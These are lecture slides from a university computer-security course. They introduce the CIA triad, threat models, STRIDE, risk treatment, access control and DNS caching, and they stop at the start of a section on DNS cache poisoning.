

Computer System Security

LINFO2347

Teacher: Ramin Sadre

So, what is this course about?

- Introduction to the security of computer systems
- Topics covered (not in that order):
 - What is a secure system?
 - Software security: buffer overflow, code injection
 - Web security: SQL injection, cross site scripting
 - Network security:
 - Attacks: cache poisoning, DoS, Botnets,...
 - Defenses: firewalls, NATs
 - Intrusion detection systems,...
 - Spam & phishing
 - Secure communication: TLS, certificates, DNS over TLS/HTTPS

Prerequisites

- Knowledge of computer architectures and networks required
 - IP network protocols: ARP, IP, TCP/UDP, DNS, HTTP
 - Computer architecture: how does a program look like in machine language, what is virtual memory
 - Basic knowledge of C
- If you don't remember anymore how a TCP packet looks like or how strings work in C, it is strongly recommended that you take a look at the respective courses (LINFO1341 or LINFO2147, LINFO1252 or LINFO2241,...)

Material

- On Moodle
- We will have
 - Slides
 - Exercises
 - Instructions for projects
 - Links to relevant publications, websites, etc. that you have to read

Assessment

- There will be an exam on the topics addressed in the lectures, counting for 50% of the final grade
- Several project activities: 50% of the final grade
 - Write code and report
 - Some of them in groups, some individually
- Exercises will not be assessed, but they will prepare you for the projects and the exam
- The project activities cannot be done or repeated for the August session! You will keep the grade that you received in the June session.
- See <https://uclouvain.be/en-cours-2025-linfo2347>

Disclaimer

- Some of the attacks that we will see in this course are very easy to execute
- Even a “harmless” attack (e.g., a port scan) can cause damage, for example by crashing the target computer or by disturbing the network
 - Always ask the target of the attack for permission
 - Forbidden in most networks (UCLouvain, your ISP,...)

Basic concepts

Ramin Sadre

What is security? The CIA triad

Properties a secure system should have:

- **Confidentiality**

- Attacker cannot read/steal protected data

- **Integrity**

- Attacker cannot modify protected data or the system behavior

- **Availability**

- Attacker cannot disturb access to data or service

Vulnerabilities, threats, risks

- If your system is not secure it is vulnerable
 - Weak password
 - Software bug
 - ...
- Vulnerabilities expose your system to threats
 - Attacker tries to guess password to log in
 - Attackers crashes your server with a wrong packet
 - ...
- If your system is vulnerable and there are threats, somebody could exploit the vulnerability and there is the risk of damage
 - Your data will be stolen
 - Your server will be down
 - ...

Threats

- Threats violate the desired security properties of your system
- **Information disclosure**  Confidentiality
 - Obtain information that was not meant for unauthorized person
- **Tampering**  Integrity
 - Modify data or system behavior against the intent of the user or service provider
- **Denial of service**  Availability
 - Make data or service unavailable for legitimate users
- Note: Not all threats come from malicious actors (e.g., natural disasters, user errors,...)

Attacker and Threat Model

- To effectively protect a system, we need to understand the attackers' capabilities and motivations

Attacker Location

▪ **Local physical attacker**

- Has temporary or permanent access to the target device
- Might even take the device and analyze it at home

▪ **Local network attacker**

- Located in the same bus, subnet, in wireless range
- Can listen to or send network traffic to the device without being filtered by a firewall, proxy or authentication system

▪ **Remote attacker**

- From the internet, from the IT network,...
- Can access target via exposed services (open HTTP port,...)

▪ **Insider/supply-chain attacker**

- Inside the developer company or component supplier
- Has access to hardware design, firmware, user software

Technical Capabilities of Attacker

- Depending on attacker location, attacker might have different capabilities to perform attacks
- Physical access:
 - Fault injection with EM radiation, voltage manipulation,...
 - Reading out chips
- Local network:
 - Sniff traffic, send frames or packets
- Remote network:
 - Scanning company network for open ports, login to services
 - Denial of service attacks
- Insider/supply-chain attack
 - Can implant malware or vulnerabilities into software
 - Get cryptographic keys, certificates directly from manufacturer

STRIDE Threat Model

- **Spoofing:** faking identity of a person, program, device by falsifying data
- **Tampering:** malicious modification of firmware, configuration files, memory
- **Repudiation:** lack of verifiable logs to prove that a user has or has not done something
- **Information Disclosure:** unauthorized disclosure of secrets, keys, code, client information,...
- **Denial of Service:** making a service unavailable by crashing, lockup, timing violation
- **Elevation of Privilege:** account with limited privileges obtains privileges of more powerful account

Risk assessment

- Is your system vulnerable? What are the risks? What should you do?
- Steps:
 1. **Identify:** What are the critical assets in your system? (data, services,...) Who is responsible for them?
 2. **Assess:** What are the vulnerabilities and threats for your assets?
 3. **Analyze:** What is the risk if an attacker discovers the vulnerability? What would be the impact of a successful attack?
 4. **Decide:** Which risks do you want to treat first? And how?
 5. **Document** everything

Risk treatment


- Possible actions to handle a risk:
 - **Accept:** "It's okay if somebody steals our USB sticks"
 - **Avoid:** "We will stop using USB sticks"
 - **Transfer:** "I will call an external company to make our USB sticks secure"
 - **Treat:** "We will encrypt all files before putting them on USB sticks"

Security controls

- Security controls to treat risks
- Types of controls:
 - **Preventive controls:** put a lock on the door of the server room, encrypt files, use a firewall,...
 - **Detective controls:** log all login attempts, put a camera in the server room,...
 - **Compensating control:** shut down all servers when an attack has been detected,...
 - **Corrective controls:** change your password rules, update your software, restore the data from the backup,...

Security control categories


- Categories of security controls:
 - **Administrative controls:** training of the users, make guidelines, make a risk assessment,...
 - **Physical controls:** fences, locks,...
 - **Technical controls:** use passwords, firewalls, encryption, antivirus,...
 - ...
- There are many different ways to classify, plan, and implement security controls!
- There are standards and norms such as ISO/IEC 27000 and NIST SP-800 that define how risk assessment should be done, which controls to implement, how to document everything,...



This course

EU Cyber Resilience Act (CRA)

- Defines rules to ensure that a product is secure during its entire lifetime



<https://digital-strategy.ec.europa.eu/en/policies/cra-manufacturers>

EU Cyber Resilience Act (CRA)

- Some principles of the CRA:
 - Security must be planned and managed already during the design and development phase of a product
 - Vulnerabilities and incidents must be reported
 - Risk assessment and implementing security controls is important https://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=OJ:L_202402847#anx_I
- Main **security requirements** principles:
 - Secure default configuration (no default password, etc.)
 - Manufacturer must provide updates
 - Protection from unauthorized access, protection of stored and transmitted data
 - Basic functions must resist Denial-of-Service attacks

Security control example:

Access control

Access Control

- Against information disclosure (confidentiality) and tampering (integrity)
- Goal: Restrict access to a resource to specific users or programs
 - Resource can be data, CPU time, a service...
- In a computer system, there are many access control rules, for example:
 - Only the DB admin is allowed to delete a database table
 - Only the root user is allowed to change the password of a user
 - Only user “Peter” is allowed to read files from /home/peter

Implementing Access Control

- There are different ways to implement access control
- Typically, access control consists of:
 - **Authentication:** verify that the user/process is the person/program they claim to be
 - **Authorization:** define which access rights to resources the user/process has

Example: File systems

- File systems in Unix-like operating systems
 - Authentication with login and password
 - File permission flags specify who is the “owner” of a file and what a user is allowed to do with that file:

```
-rwxr-xr-x 1 ramin ramin 8328 Feb  1 23:16 test
-rw-r--r-- 1 ramin ramin  681 Feb  1 23:16 test.c
-rw-r--r-- 1 ramin ramin  233 Feb  6 13:31 test.py
-rw-rw-rw- 1 ramin ramin 2000 Apr 22  2020 test.txt
```
 - When a user (= a program started by the user) wants to access the file, the OS verifies whether the user is authorized
- Other technique found in many OS: **Access Control Lists (ACL)**
 - ACL = list of users who are allowed to access a file
 - For files, Linux supports permission flags and ACLs

Principle of Least Privileges

- Access control rules can become very complex and it's easy to accidentally open a system too much
- **Principle of Least Privileges** = Define the access control rules such that users only have those access rights that they need to do their job
- Example:
 - DB admin can only modify the database configuration but not change the owner of a file
 - User "Peter" can only access /home/peter but not /home/mary
 - Web server can only access /home/www but not /home/peter
- Advantage of implementing least privileges: If an account or program is hacked, the damage is minimized

On network level

- Access control also exists for networks
 - In the course we will talk about firewalls to block unwanted network traffic
- *Principle of Least Route: “Any component should not have more network access rights than required for its function”*
 - Should make it difficult for an attacker to successfully reach the target system through the network


Attacks against Access Control

- Many ways possible:
 - **Physical** (steal the computer)
 - **Social engineering** (convince a legitimate user to give the resource or the access rights to you)
 - Exploiting **wrongly implemented** access control (guessing easy password, find account with too many privileges,...)
 - **Privilege escalation** = the attacker first hacks a user with less access rights and then obtains the access rights of another user with more rights
 - ...

How does DNS work?


A quick overview

Resolving a name: Simple case




- The client queries the *A Resource Record* (IPv4 address) or the *AAAA Resource Record* (IPv6 address) of the name
- This only works if the server knows the answer

Names as a tree



Recursive resolution




Root Nameservers

- There are 13 root nameservers: A – M
- See https://en.wikipedia.org/wiki/Root_name_server for the complete list
- The root nameservers have a database (*root zone file*) with the IP addresses of the authoritative DNS servers for all TLDs
 - <https://www.iana.org/domains/root/db>
 - <https://www.iana.org/domains/root/files>

Caching in DNS

- To improve performance, the results of DNS queries are cached in resolvers
- DNS records have a Time-To-Live (TTL) defined by the authoritative name server. After that time, they are removed from the cache.



Caching in DNS (2)

- Your computer gets the address of the resolver manually or through DHCP
- Show address of resolver:
 - Windows `ipconfig /all`
 - Linux (Ubuntu) `nmcli device show eth0`
- In addition, your computer can also have a local DNS cache
 - Applications like Firefox and Chrome have their own DNS cache
 - Windows also has one `ipconfig /displaydns`
`ipconfig /flushdns`
 - Linux: no default DNS cache

dig tool

- “dig” is a command-line tool (Linux) to send queries to DNS servers
- Or use <https://toolbox.googleapps.com/apps/dig/>
- Try it
 - Example: use Google’s public DNS server 8.8.8.8

Cache Poisoning Attacks

Ramin Sadre

Cache Poisoning


- In a cache poisoning attack, the attacker corrupts data integrity by attacking the cache instead of the original data source
 - Works well if the cache is less well protected than the data source



DNS Cache Poisoning Variant 1

- Appeared first around 2008
